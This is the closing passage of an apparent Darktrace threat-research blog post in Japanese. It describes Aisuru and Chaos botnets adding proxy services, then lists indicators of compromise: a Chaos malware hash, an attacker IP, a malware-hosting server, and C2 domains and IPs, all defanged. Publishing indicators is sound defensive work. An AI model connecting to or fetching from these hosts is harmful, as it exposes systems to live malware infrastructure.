AisuruやChaos等のボットネットがプロキシサービスをコア機能に取り入れる最近の変化は、ボットネットが組織とセキュリティチームにもたらすリスクはもはやDoS攻撃だけではないことを意味します。プロキシにより攻撃者はレート制限を回避し痕跡を隠すことができ、より複雑な形のサイバー犯罪が可能になると同時に、防御者にとっては悪意あるキャンペーンを検知しブロックすることが格段に難しくなります。

担当: Nathaniel Bill (Malware Research Engineer)
編集: Ryan Traill (Content Manager)

侵害インジケーター (IoCs)

ae457fc5e07195509f074fe45a6521e7fd9e4cd3cd43e42d10b0222b34f2de7a - Chaos マルウェアハッシュ

182[.]90.229.95 - 攻撃者 IP

pan.tenire[.]com (107[.]189.10.219) - 悪意あるバイナリをホストしているサーバー

gmserver.osfc[.]org[.]cn (70[.]39.181.70, 154[.]26.209.250) - 攻撃者 C2 サーバー

参考資料

[1] - https://blog.lumen.com/chaos-is-a-go-based-swiss-army-knife-of-malware/

Continue reading
About the author
Nathaniel Bill
Malware Research Engineer
あなたのデータ × DarktraceのAI
唯一無二のDarktrace AIで、ネットワークセキュリティを次の次元へ